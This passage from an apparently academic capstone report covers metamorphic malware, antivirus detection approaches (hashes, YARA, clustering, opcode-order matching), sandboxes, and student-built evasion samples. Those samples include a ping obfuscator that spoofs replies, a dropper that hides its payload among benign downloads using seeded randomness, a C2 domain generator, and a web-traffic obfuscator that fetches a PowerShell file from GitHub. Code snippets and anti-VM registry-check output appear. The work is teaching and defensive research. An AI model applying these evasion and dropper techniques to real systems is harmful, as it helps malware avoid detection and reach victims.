            inserted_functions.add(function_content)
```

Fig. 36: Code snippet to rearrange function order

3. **run_rabbit Function:** Utilizes another external script (**2.rabbit.py**) along with a **func.py** file to perform further alterations to the modified file. This step includes adding rabbit hole functions from func.py and adding dubious function calls to the original code while preserving its behaviour.

```python
def remove_blank_lines(file_path):
    with open(file_path, 'r') as file:
        lines = file.readlines()

    # Remove blank lines
    lines = [line for line in lines if line.strip() != '']

    # Add one blank line at the start and end of the file
    lines.insert(0, '\n')
    lines.append('\n')

    with open(file_path, 'w') as file:
        file.writelines(lines)

    print("Blank lines removed from the file.")
```

Fig. 37: Code snippet to insert rabbit hole functions

4. **erase_file Function:** Calls an external script (**3.eraser.py**) to erase unnecessary white spaces and new lines in the modified code

Metamorphic samples like polymorphic variants also generate different hashes (the sample's structure itself changes significantly). We can observe the same in the image below, that the client.py file and its metamorphic variant modified_client.py have two different hashes




Fig. 38: Two metamorphic variants with different hashes but equal file size

In conclusion, metamorphic malware represents a formidable and evolving threat within the cybersecurity landscape. Its sophisticated code transformation techniques, evasion of signature-based detection, dynamic self-mutation capabilities, and adaptability to defensive mechanisms pose significant challenges to traditional security measures. The constant evolution and complexity of metamorphic malware demand continuous advancements in cybersecurity strategies, including the adoption of behavior-based detection, machine learning models, and dynamic analysis tools.

6.8. MILESTONE 8: ANTI-VIRUS TECHNIQUES

6.8.1: COMBATING POLYMORPHIC MALWARE

Up to this juncture in Phase 2 of the Capstone project, our primary emphasis has been on comprehending the various techniques deployed by real-world malware. However, merely understanding these techniques and their potential for exploitation is insufficient. Beyond comprehension, it is imperative to leverage this understanding to **formulate effective mitigation strategies.**

As we navigate through Phase 2, our central focus shifts towards the development of detection and mitigation strategies, specifically tailored for polymorphic and metamorphic malware discussed in the preceding milestones. The significance of this focus towards morphic malware families arises from the advanced techniques employed by these malware families, making them particularly challenging to detect and mitigate effectively. This juncture represents a pivotal moment where theoretical knowledge transforms into practical defences against the ever-evolving landscape of cyber threats.

Initially, our focus lies in devising detection and mitigation strategies **tailored for polymorphic malware** samples, subsequently transitioning to address metamorphic malware samples. To assess their efficacy, we implemented simple antivirus programs based on these strategies, designed to detect and mitigate the polymorphic and metamorphic malwares developed in the preceding milestone.

In the preliminary stages of developing antivirus programs for polymorphic malware, we adopted a conventional yet fundamental method employed by antivirus solutions—signature-based malware detection. In this context, a '**signature**' refers specifically to the **hash value** of the malware. The core idea involves maintaining a set of hashes corresponding to known malware and utilizing this set to detect any known malware by matching its hash with those in the dataset.

To simulate this mechanism, we crafted a basic antivirus program that actively monitors newly downloaded or updated files. Upon detection of any such file or changes in a file, its signature is calculated and cross-referenced with a database (utilizing a simple notepad in our case) in search of a match. If a match is found, the program alerts the user and removes the file. Alternatively, if no match is found, the user is prompted to classify the file as malicious or not.

If the user designates the file as **'malicious**,' its signature is added to the database, and the process continues in a loop.

However, it's important to acknowledge the main limitation of this approach against polymorphic viruses: the malware continuously alters its payload form through encryption with each execution, resulting in a change in its signature each time. Additionally, this approach is **passive in nature**.

Therefore, the next and more effective solution employed by antivirus programs is **YARA rule** detection. YARA rules consist of unique and distinguishing segments of malware executables, defined as sets of strings. This detection mechanism utilizes custom-defined rules to search for specific patterns or characteristics within files, facilitating the identification of both known and custom malware variants. These rules may encompass **Hex Strings, IP Addresses, File Size, String Patterns,** and more.

YARA rules contain conditions on the set of strings in each rule, aiding antivirus programs in determining the malicious nature of the malware. We simulated this mechanism using a simple antivirus program we developed. This program leverages the YARA library from Python to check polymorphic variants against predefined rules in a YARA file, searching for potential malicious patterns. Upon execution, it reads the content of the malware variant, and matches it against the rules. If matches are found, the program indicates potential malicious file; otherwise, it concludes that no malicious file is present. However, during the implementation of this solution, the dynamic changes in the polymorphic variant's payload rendered this approach ineffective, as most rules in the YARA file became obsolete after the variant's encryption.

Nevertheless, this approach has its shortcomings. Primarily, it requires expertise to develop malware rules specific to a sample since these rules must be unique and identifiable. While there are automatic YARA generation tools, their efficiency is too low for practical use in real-life detection. Additionally, malware authors, aware of this solution, introduce benign segments into their malware to **confuse YARA rule generation tools** and conceal the actual malicious payload.

Despite these challenges, working on these strategies has provided us with a better understanding of how antivirus programs operate and has helped in developing more efficient mitigation strategies, not only for polymorphic malware but also for malware in general.

Clustering and its effectiveness in countering polymorphic malware:

In recent times, the landscape of malware detection has witnessed a transformative shift with the integration of **machine learning** (ML) techniques alongside traditional static rules. This evolution is particularly pronounced in the realm of malware detection and classification, where machine learning has demonstrated considerable impact by delivering significant and accurate results. The integration of machine learning has not only reduced the need for extensive human intervention but has also elevated the level of automation in detecting and categorizing malware. This progress is largely attributed to the discernment of patterns and features embedded within malware samples, allowing machine learning models to make informed decisions.

An additional advancement in the field is the utilization of malware clustering, proving to be a valuable tool in classifying diverse malware variants into distinct families. This **clustering** approach contributes significantly to comprehending and mitigating various malware variants to a considerable extent. Employing machine learning algorithms such as **K-Means**, **Hierarchical Clustering**, or **DBSCAN**, clustering efficiently groups similar data points together. This grouping facilitates comprehensive malware family analysis, unveiling intricate relationships among different malware variants and shedding light on their evolutionary trajectories. Overall, these advancements underscore the pivotal role of machine learning and clustering techniques in enhancing the efficacy of malware detection and analysis.

Malware classification emerges as a highly effective strategy, particularly in the detection of polymorphic malware variants. Despite the ever-changing code structures of polymorphic malware, the core functionalities often remain consistent across different variants. This unique trait allows for the grouping of polymorphic malware variants into closely connected regions during classification. The collective proximity of these variants within the classification space forms distinct clusters, providing a cohesive representation of polymorphic malware families.

The strength of this approach lies in its ability to discern the underlying similarities in functionality among polymorphic variants, irrespective of their outward appearances/differences. As a result, when a new polymorphic malware variant is encountered, its classification into a specific polymorphic malware family becomes feasible. This capability not only aids in swiftly identifying and categorizing new threats but also proves **invaluable in the formulation of effective mitigation strategie**s. By understanding the commonalities in the functionalities of polymorphic malware, defenders can proactively develop targeted

defences against entire families of evolving threats, contributing to a more robust and adaptive cybersecurity landscape.

6.8.2: COMBATING AGAINST METAMOPRHIC MALWARE


Following the exploration of detection and mitigation strategies for polymorphic malwares, it is crucial to scrutinize equivalent approaches for metamorphic malware. It is vital to acknowledge that defending against metamorphic malwares poses substantial challenges due to their dynamic alteration of functionality.

Traditional techniques, such as **YARA rules and signatures**, prove **ineffective** against these malwares, and the application of machine learning does not yield optimal results due to the complexity involved in detecting metamorphic malware. Furthermore, clustering metamorphic samples does not provide accurate representations, unlike in the case of polymorphic malware. Therefore, advanced methods are imperative for the successful detection and mitigation of these threats.

Despite these challenges, our efforts in crafting and analysing metamorphic malware samples have resulted in the development of a couple of detection and mitigation strategies.

The detection strategies formulated by our team primarily consist of two approaches: utilizing **Regular expressions (regex)** for detecting malicious patterns in executables in conjunction with **Context-Free Grammars (CFGs).** This strategy has proven effectiveness against the crafted malware samples, and the core concepts underlying this approach remain applicable and potent when applied to real-world malwares.

The core concept of the mitigation strategy revolves around the observation that, even if there are extraneous assembly opcodes or functionalities introduced between the actual code, the order of the assembly opcodes or a subset of assembly opcodes remains consistent. For instance, if a metamorphic malware variant obfuscates a specific sensitive file, represented by the assembly code sequence as shown in Figure 39.






Fig 39: Opcodes of original variant Fig 40: Opcodes of new metamorphic variant

After its execution, the malware may alter or add functionalities. The post-execution assembly code might appear as shown in figure 40

Nevertheless, the order of the original opcodes remains constant. Therefore, we employ Context-Free Grammar (CFG) technique by assigning these distinct opcodes to individual nodes in the CFG and constructing a CFG graph. When parsing through the CFGs for new malware variants, one can determine whether the variant belongs to the same malware family by checking if it retains the same opcode sequence. This approach focuses on the low-level details of the malware, emphasizing **consistency in opcode** order rather than **high-level details** that dynamically change with each execution.

Regarding the developed program, it operates under the assumption that each line of Python code in a metamorphic malware serves as an opcode for ease of analysis and to test the effectiveness of the devised strategy. Figure 41 presents a code snippet illustrating three target lines that are distinct to the malware sample crafted in milestone 6. These three target lines are equivalent to the opcodes discussed earlier.

```
with open(filename, 'r') as file:
    code = file.read()
# print(code)
processed_program = read_program(filename)

target_lines = [
    "with open(document_path, \"ab\") as document:",
    "document.seek(-4, os.SEEK_END)",
    "document.write(code_to_append)"
]
```

Fig. 41: The target line order that identifies metamorphic variant

The Anti-meta program employs Regex to identify the three target lines mentioned earlier. Consequently, if new lines or comments are introduced after execution, indicating the generation of a new variant, the program verifies the occurrence and order of the three lines

illustrated in Figure 41. If the order of these lines remains unchanged, it signifies that the malware variant continues to execute the same functionality.

Figure 42 illustrates an actual malware variant where the three lines persist in the same order despite the presence of comments and newly added lines interspersed between them. Therefore, the Anti-meta program successfully detects it as a metamorphic variant.




Fig. 42: Malware variant detected due to same ordering of target lines

However, in Figure 43, a deliberate alteration of the order in the code snippet was introduced by us to evaluate the efficacy of the anti-meta program. As anticipated, the program correctly classifies the sample as not belonging to the metamorphic family.

Fig. 43: Modified sample not detected due to different ordering of target lines

This technique's primary limitation lies in its inability to function effectively on metamorphic variants that scramble the assembly opcodes themselves.

6.9. MILESTONE 9: UNDERSTANDING SANDBOXES

A **sandbox** refers to an isolated environment that allows the execution of untrusted or potentially malicious code in a controlled and secure manner. The purpose of a sandbox is to provide a restricted space where programs can run without affecting the actual system or compromising its security. Sandboxes are widely used for various purposes, including software development, **testing, and analysing** potentially harmful files or applications, especially in the field of cybersecurity.

Examples: **Joe Sandbox, Hybrid Analysis, VirusTotal, Sandboxie**, or any other controlled execution environment.

Here are the pros and cons of using sandboxes in malware analysis:

Pros:

1. **Isolation**: Sandboxes offer a controlled and isolated environment, preventing the malware from affecting the actual production systems. They create a secure space for analysis where the malware's behavior can be observed without risk.
2. **Behavioral Analysis**: Sandboxes allow analysts to observe the behavior of malware in a controlled environment, helping to identify its functionalities, communication patterns, and potential impact on a system. They help in uncovering the runtime activities of malware, such as file modifications, registry changes, network communication, etc.
3. **Dynamic Analysis**: Sandboxes provide dynamic analysis capabilities by executing the malware in an environment that captures its runtime activities, including any attempts to evade detection. This helps in understanding the malware's actions as it runs, which is valuable for threat intelligence.

Cons:

1. **Evasion Techniques**: Some sophisticated malware is designed to recognize sandbox environments and alter their behavior to avoid detection. Adversaries may employ anti-sandbox techniques, making it challenging to accurately assess the true nature of the malware.

2. **Resource Limitations**: Sandboxes may not replicate the exact environment of a target system, leading to potential discrepancies in behavior. Resource limitations in a sandboxed environment might affect the execution of certain types of malware, impacting the accuracy of the analysis.
3. **Time Dependency**: Some malware exhibits delayed or time-dependent behaviors, which may not be fully observable in the limited timeframe of a sandbox analysis.
4. **Cost and Scalability**: Setting up and maintaining sophisticated sandboxes can be resource-intensive in terms of both time and costs. Scaling sandbox infrastructure to handle a large number of samples may require significant investments.

While sandboxes are powerful tools for malware analysis, they are not without limitations. Integrating them into a comprehensive malware analysis strategy, along with other techniques such as static analysis, heuristics, and signature-based detection, can enhance the overall effectiveness of threat detection and mitigation.

6.10. MILESTONE 10: EVASION TECHNIQUES

Malware authors employ complex evasion techniques to masquerade their malicious actions. By hiding their malicious actions amongst legitimate ones, they make it hard for the defender/analyst to discern and eliminate malicious payloads. To understand evasion techniques better, we crafted the following malware samples:

- **Ping Obfuscator**: This sample focuses on trail-based obfuscation of pings.
- **MalBen Dropper**: This sample uses the file-cluttering or file-poisoning technique.
- **DomainNameGenerator:** This sample uses the concept of C2(Command and Control) domain name generation.
- **Web trail Obfuscator**: This sample uses the web traffic obfuscation technique.

6.10.1: PING OBFUSCATOR

The malware sample hides the ping (ICMP echo request) request sent to a malicious C2 server within a large array of ping requests that are sent to non-existent and legitimate users/web servers. The crafted sample randomly generates an IP address and sends a ping request to that entity. It continues to do so until 100 ping requests are reached. Once **100 ping requests** are encountered, the attacker's IP is pinged to identify if the attacker's webserver is active. The next **99 requests** that follow it are all randomly selected for ping.

When observed on Wireshark, the defender observes **200 ping requests**, of which only one is malicious. The defender cannot simply blacklist all the IP addresses as some of them may be legitimate IPs that interact with their host/network. The defender must manually select each IP address and query it with an IP malicious database like whoisIP to identify the status of the IP address (location, maliciousness, owner etc.). This can be a very tedious process when the obfuscation is heavy (as is the case in the malware sample crafted).

There can be some respite from those IPs that are non-existent. No ping responses from their end can be a clear indication to the defenders of their non-existence. To tackle this issue, the malware sample **spoofs the responses** of all those ICMP ping requests that are not received in 2s. The attacker is able to now leverage the entire randomised IP space to their benefit.




Fig. 44: ICMP echo requests spoofed for random IPs

Figure 44 highlights the spoofing of ICMP echo requests (ICMP type code :8) with ICMP response packets from the victim machine to the victim machine itself.

By introducing unnecessary redundancy and fake entries in the network activities of the machine, the attacker is obfuscating or hiding the malicious trail associated with the sample. Hence, this malware sample emulates the behaviour of a trail-obfuscator.

6.10.2: MALBEN DROPPER

The MalBen Dropper is a malicious dropper that obfuscates the **malicious executable by hiding itself inside directory trees** and **amongst other benign** executables.

The sample arbitrarily creates **10 directories** on the victim machine. It randomly creates sub-directories inside these directories up to a **depth of 5**. These directories are given arbitrary string names, again randomly generated, so that defenders are not able to make sense of it.

The malicious sample contains the **URLs of 10 GitHub repositories**, all of them obfuscated using the **XOR algorithm**. Only one repository contains the malicious payload that is to be dropped on the victim machine (**Polymorphic virus**); all the other repositories contain time-consuming executable programs like Matrix Multiplication. These samples will be dropped on the victim machine into one of the multiple directories created, and then executed.

As an attacker, their goal is to ensure that the malicious sample is downloaded on the machine. To do so, they have to ensure that amongst all the samples downloaded, the malicious sample is definitely present. If the pattern of download is consistent, then defenders can easily discern when the malicious sample is dropped on the victim machine. To thwart that, the malware sample uses a random function to **randomly select URLs** from the list and download it, for execution. The random function is queried 10 times and 10 samples are downloaded onto the machine (one in each directory).

There is a probability that the random function may never select the malicious sample in 10 iterations. This will imply that there is a possibility the provided dropper may not drop any malicious payloads on the victim machine. To combat this uncertainty, the sample uses the concept of seeding.

Seeds are numbers which when provided to a random function always yields the same random result. The attacker wishes to ensure that the malicious URL is mapped at least once by the random function. Explicitly providing a seed value that maps to that particular URL location will make it evidently clear to the defender that this is the malicious URL. To combat that, the sample uses seed values filled in three arrays randomly. Figure 45 displays the three arrays containing the seed values.

```
created_directories = create_random_directories(num_directories=10, base_path="C:\\Users\\hrish\\OneDrive\\D
byte_sizee=[-67776,4,69971,8,59,377,615,1869,1327,   12,34,57,7,56,90,39,24,68,1,9,3,8,542,3]
byte_sizee2=[1277,128,1624,114,1997,2114,1869,-612,   34,65,23,57,79,321,39,172,684,179,1,984,819,9,84,94]
byte_sizee3=[6532,2,34,456,6766,   34,45,38,78,6846,86,68,351,68,1,68,1,35,389,84,9,85]

for i in range(len(obfusc_urls)):
    j = random.choice([byte_sizee, byte_sizee2, byte_sizee3])
    num = random.choice(j)
    file_path = download_random_file(num)
```

Fig. 45: Three arrays containing seed values

Each array is filled with seed values in such a way, that a majority of the seed values inside it map to the malicious URL, if passed to the randomised function. The seed values present to the left half of the arrays all map to the same malicious URL in the array. By selecting seed values that show no particular trend, attackers make it difficult for defenders to discern the use of the numbers in the three arrays.

Using seeding implies that whilst there is randomization introduced, the use of seeding ensures that there is at least one iteration when the malicious URL is selected with the highest probability.

This sample is classified as a **file-cluttering or a file-poisoning mechanism** as it clutters the directories with files that are either benign or malicious.

While in this case, the defender can simply delete all the created directories on the machine, the same cannot be replicated when file-poisoning is carried out in critical system file directories like C:/ and C:/System32. Downloading files into different crucial system directories will make it very difficult for a defender/analyst to eliminate them all.

6.10.3: DOMAIN NAME GENERATOR

Malware authors that rely on C2 are aware that their malicious servers can be identified if their executable is analysed statically. To prevent that, they decide to generate the domain names for their malicious web servers at run-time.

Attackers often buy a large number of arbitrary domain names and host their malicious programs on these servers. At run-time, the malware sample randomly generates a domain name, which matches one of the **several attacker-hosted servers**. The C2 interaction takes place between the **two entities and then closes**. Establishing dynamic domain name generators in the source code and employing a wide range of redundant servers allow attackers to establish C2 communications even if one of the servers is blacklisted or down. It also introduces non-determinism into the sample execution i.e no two executions in close temporal successions connect to the same C2 server. As discussed earlier, relying on random generation is risky until seeding is involved. Attackers often use the system time, an eternally monotonically increasing function as seed values to the **domain name generators** so that they consistently generate one amongst the many **domain names** (which are resolved into IP addresses) that they are affiliated to.

To understand this concept, we first established 10 servers, each running on a **separate thread** on the server's side. Each server was assigned a specific port to listen to, in the fashion 1025, 2050, 3075 and so on. An arbitrary domain name was generated for each server by passing its port number as the seed value to the domain name generation function. Figure 46 highlights this randomized function that is running at the server.

```
def handle_connection1(connection, address, port):
    characters = string.ascii_lowercase + string.digits  # Alphanumeric characters
    random.seed(port)
    domain_name = ''.join(random.choice(characters) for _ in range(12))
    domain_name += ".onion"
    print(f"Connection established with {domain_name} from {address}, port {port}. Sending response.")

    # Execute the Python script and get the file contents as a bytes object
    file_contents = execute_python_script1(port)
```

Fig 46: Random URL Domain name generator code

When a communication was established with this server, it would contact the polymorphic engine, discussed in Chapter 7, generate a polymorphic variant of the virus and then deploy it on the victim machine. The server would then stop responding to any incoming connections

for 30s. This action is analogous to how C2 servers usually go down for a short time period to avoid defenders from detecting and publicly blacklisting it.

The victim code would **randomly select a port number** and pass it to the domain name generator. The seeding of the port number would generate a domain name that is analogous to the name of the server associated with that port. The victim code would connect to that server then and carry out the C2 interactions.

Figure 47 displays how the victim connects to the server "**ndcnwopyu4wi.onion**", a domain name generated by **seeding 1025**, and exchanges the malicious payload "**sample.py**". The server then closes the connection for 30 seconds as displayed and comes back after that.




Fig. 47: Domain dormant for 30 seconds upon successful C2 communication

These evasion techniques underscore the importance of devising sophisticated detection tools that can route around the chaotic mess introduced by malware and pin-point the malicious payload with at most clarity. With the advent of quantum computing, these evasion techniques will only compound and get significantly complex. It is therefore essential for defenders and researchers to focus on this aspect of malware analysis in the future.

6.10.4: WEB TRAIL OBFUSCATOR

Web-based trail obfuscation involves masking the true malicious web activity by **deliberately creating benign-looking web traffic** and concealing the **malicious URL** or website within this traffic. For instance, a malware instance might attempt to download a file containing additional instructions from a command-and-control (C2) server. However, it disguises this download by interspersing the activity among seemingly normal Google and YouTube queries, resembling actions that an ordinary user might perform. Through the use of threads, the

malware can simulate multiple streams of such traffic, aiming to obscure its actual intentions within the facade of innocuous internet usage patterns.

We crafted a sample python script that uses web-based trail obfuscation to download a "**sample.ps1**" file onto the (victim) host.

Code Overview:

```
websites = [
    "https://www.google.com",
    "https://www.youtube.com",
    "https://github.com/[redacted]/CapstoneMalwareTetsing",
    "https://chat.openai.com/?model=text-davinci-002-render-sha"
]

google_queries = [
    "how to learn programming",
    "best places to travel",
    "healthy recipes"
]

youtube_queries = [
    "funny cat videos",
    "tutorial on painting",
    "music for relaxation"
]
```

Fig. 48: List of hardcoded websites with the Hidden Malicious GitHub Website

Randomized Website Access: The script randomly accesses various websites, including legitimate ones like **Google and YouTube**, interspersed with visits to a GitHub repository and an OpenAI chat platform. This random-access pattern masks the specific intent of downloading a file from GitHub, making it harder to distinguish potentially malicious behaviour from regular web browsing.

```
github_file_url = "https://raw.githubusercontent.com/[redacted]\
                   CapstoneMalwareTetsing/main/TestFolder/spammer.ps1"
downloaded_github_file = False
visited_github_website = False
```

Fig. 49: Resource (spammer.ps1) to download on visiting Malicious site

Conditional File Download: The script selectively attempts to download a file from a specific GitHub URL only after visiting it and verifying if the file hasn't been downloaded before. This conditional approach delays the download action and reduces predictability, making it more challenging to detect the precise moment when the download occurs.

```python
google_queries = [
    "how to learn programming",
    "best places to travel",
    "healthy recipes"
]

youtube_queries = [
    "funny cat videos",
    "tutorial on painting",
    "music for relaxation"
]
```

```python
if random_website_index == 0:  # Google
    query = generate_query(website)
    print(f"Searching Google: {query}")

    google_url = f"https://www.google.com/\
        search?q={query.replace(' ', '+')}"
    response = requests.get(google_url)
    print(f"Google response: Status Code\
            - {response.status_code}")
elif random_website_index == 1:  # YouTube
    query = generate_query(website)
    print(f"Searching YouTube: {query}")

    youtube_url = f"https://www.youtube.com/\
        results?search_query={query.replace(' ', '+')}"
    response = requests.get(youtube_url)
    print(f"YouTube response: Status Code\
            - {response.status_code}")
```

Fig. 50: Random Queries to Search on Visiting Google or YouTube which is appended to the URL

Dynamic Query Generation: When accessing Google or YouTube, the script generates random search queries related to benign topics. This dynamic query generation introduces variability in the HTTP requests sent, making it more difficult for network monitoring systems to identify patterns that indicate malicious intent.

Multiple Streams and Threads: The code uses multi-threading to simulate multiple streams of web traffic accessing different websites concurrently. This concurrent behaviour mimics the activity of multiple users or devices accessing the internet simultaneously, adding complexity to network monitoring and making it harder to track individual actions.

```python
if website == websites[2]:  # GitHub link
    visited_github_website = True
    if not downloaded_github_file:
        response = requests.get(github_file_url)
        if response.status_code == 200:
            with open("downloaded_file.txt", "wb") as file:
                file.write(response.content)
            print("Downloaded GitHub file.")
            downloaded_github_file = True
        else:
            print("Failed to download GitHub file.")
```

Fig. 51: Downloading Malicious File on visiting the Malicious GitHub URL

Inconspicuous File Retrieval: The script downloads the file from GitHub using an ordinary **HTTP GET request**. By using a common protocol and request type, it attempts to blend the file download within the legitimate traffic patterns, making it less conspicuous and evading simple detection methods that rely on identifying unusual or malicious network behaviour.

In summary, the script utilizes a combination of randomized web access, conditional file retrieval, dynamic queries, and multi-threading to obfuscate and camouflage the file download activity within a mix of legitimate web traffic. This approach aims to make the specific malicious intent less obvious and harder to detect among normal internet activity, potentially bypassing simplistic network monitoring or filtering mechanisms.




Fig. 52: Script in Action – GitHub Download masked among benign Network Activity

6.11. MILESTONE 11: ANTI-REVERSE ENGINEERING TECHNIQUES (ARETs)

In the dynamic realm of cybersecurity, reverse engineering, a pivotal process involving the dissection of software to grasp its components and functionalities, is essential for unravelling malware behavior and formulating effective countermeasures. Yet, modern malware strains increasingly employ sophisticated anti-reverse engineering techniques, strategically designed to obstruct analysis and hinder a comprehensive understanding of their functionality. This deliberate complexity serves to conceal the primary payload and exploits employed by malware samples, preventing them from falling into the hands of defenders, thus mitigating potential damage and reducing overall malware effectiveness.

A**) Anti-debugging techniques**: Employed by malware to detect and prevent attempts to debug the code, thwarting analysts from examining the internal operations of the malware.

B) **Anti-sandbox techniques**: Designed to determine whether the virus is running in a sandbox or another controlled environment, and alter its behavior accordingly to evade detection.

C) **Anti-VM techniques**: Focused on detecting whether the malware is running in a virtual machine environment, compelling the malware to modify its behavior or remain inactive to escape detection by automated analysis tools.

Tasks centred around the aforementioned Anti-Reverse Engineering Techniques (ARETs) will provide us with an in-depth understanding of these methods and enable us to formulate targeted mitigation strategies for each technique

6.11.1: DETECTING VIRTUAL ENVIRONMENTS (ANTI-VM TECHNIQUE)

Malware employs registry inspection, specifically targeting keys or values linked to virtualization software within the **Windows Registry**. The absence of these artifacts indicates a genuine environment, whereas their presence indicates that virtualization is in use.

Upon detecting virtual environment cues, malware dynamically adjusts its behaviour, potentially ceasing execution or entering a dormant state to circumvent payload activation. This

strategic evasion thwarts analysis efforts, significantly impeding analysts' ability to discern the malware's true intentions, consequently fortifying its evasion and persistence capabilities.

```
C:\Users\hrishi\Desktop\Phase02A\sandbox>virtualenv_artefacts
 [*] Reg key exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0
 [-] Reg key doesn't exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id 0
 [-] Reg key doesn't exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id 0
 [-] Reg key doesn't exist: SOFTWARE\VMware, Inc.\VMware Tools
 [*] Reg key exist: HARDWARE\Description\System
 [-] Reg key doesn't exist: SOFTWARE\Oracle\VirtualBox Guest Additions
 [*] Reg key exist: SYSTEM\ControlSet001\Services\Disk\Enum
 [*] Reg key exist: HARDWARE\ACPI\DSDT\VBOX__
 [*] Reg key exist: HARDWARE\ACPI\FADT\VBOX__
 [*] Reg key exist: HARDWARE\ACPI\RSDT\VBOX__
 [*] Reg key exist: SYSTEM\ControlSet001\Services\VBoxGuest
 [*] Reg key exist: SYSTEM\ControlSet001\Services\VBoxMouse
 [*] Reg key exist: SYSTEM\ControlSet001\Services\VBoxService
 [*] Reg key exist: SYSTEM\ControlSet001\Services\VBoxSF
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxVideo
 [*] Reg value exist: VBOX    HARDDISK
 [-] Reg value doesn't exist: 0
 [-] Reg value doesn't exist: 0
 [*] Reg value exist: VBOX    HARDDISK
 [*] Reg value exist: VBOX   - 1
 [-] Reg value doesn't exist: 0x15c
 [*] Reg value exist: 06/23/99
 [-] Reg value doesn't exist: 0x164
 [*] Reg value exist: VBOX   - 1
```

